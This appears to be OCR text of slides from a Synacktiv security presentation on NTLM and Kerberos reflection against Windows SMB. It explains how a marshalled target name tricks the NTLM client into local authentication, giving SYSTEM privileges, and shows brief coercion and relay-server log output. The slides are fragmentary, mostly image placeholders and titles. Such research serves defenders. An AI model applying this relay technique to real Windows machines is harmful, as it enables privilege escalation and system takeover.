


SMB client authentication workflow

SYNACKTIV



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

SMB client authentication workflow

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

NTLM client local authentication hinting

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

NTLM client local authentication hinting

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

NTLM client local authentication hinting

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




NTLM client local authentication hinting

SYNACKTIV

- **No local authentication hinting**



- **Local authentication hinting**



NTLM reflection

Summary

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1. **LSASS discards the `CREDENTIAL_TARGET_INFORMATION` part of the target**
   → `srv11UWh[...]YBAAAA` becomes `srv1`
2. **The NTLM SSP client identifies that `srv1` is the local machine**
   → The client hints the service to perform local authentication
3. **The NTLM SSP server decides to perform local authentication**

NTLM reflection

Summary

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- **Why are we privileged on the machine when the relay succeeds?**
  → The SMB client runs in the `System` process, which runs as `NT AUTHORITY\SYSTEM`
  → The SMB server therefore impersonates the token of `NT AUTHORITY\SYSTEM`

What about Kerberos?

Kerberos reflection

SYNACKTIV

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[-] Sending EfsRpcEncryptFileSrv!
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```

```
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[*] Servers started, waiting for connections
[*] SMBD: Received connection from 192.168.56.14
[-] Unsupported MechType 'NTLMSSP - Microsoft NTLM Security Support Provider'
[-] No negTokenInit sent by client
```

- **Why are we receiving an NTLM authentication?**

